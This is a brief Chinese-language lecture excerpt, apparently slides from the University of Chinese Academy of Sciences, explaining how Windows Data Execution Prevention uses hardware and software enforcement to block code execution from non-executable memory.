数据执行保护 (DEP) 是一套软硬件技术，能够在内存上执行额外检查以帮助防止在系统上运行恶意代码。在 Microsoft Windows XP Service Pack 2、Microsoft Windows Server 2003 Service Pack 1、Microsoft Windows XP Tablet PC Edition 2005、Microsoft Windows Vista 和 Microsoft windows7 中，由硬件和软件一起强制实施 DEP。



DEP原理

DEP帮助防止数据页执行代码。通常情况下，不从默认堆和 **堆栈** 执行代码。硬件实施 DEP 检测从这些位置运行的代码，并在发现执行情况时引发异常。 **软件** 实施 DEP 可帮助阻止恶意代码利用 Windows 中的 **异常处理** 机制进行破坏。

硬件实施 DEP 是某些 DEP 兼容处理器的功能，可以防止在已标记为数据存储区的内存区域中执行代码。此功能也称为非执行和执行保护。Windows XP SP2 还包括 **软件** 实施 DEP，其目的在于减少利用 Windows 中的例外处理机制的情况。

与 **防病毒** 程序不同，硬件和 **软件** 实施 DEP 技术的目的并不是防止在计算机上安装有害程序。而是监视您的已安装程序，帮助确定它们是否正在安全地使用 **系统内存**。为监视您的程序，硬件实施 DEP 将跟踪已指定为“不可执行”的内存区域。如果已将内存指定为“不可执行”，但是某个程序试图通过内存执行代码，Windows 将关闭该程序以防止恶意代码。无论代码是不是恶意，都会执行此操作。





中国科学院大学
University of Chinese Academy of Sciences

感谢!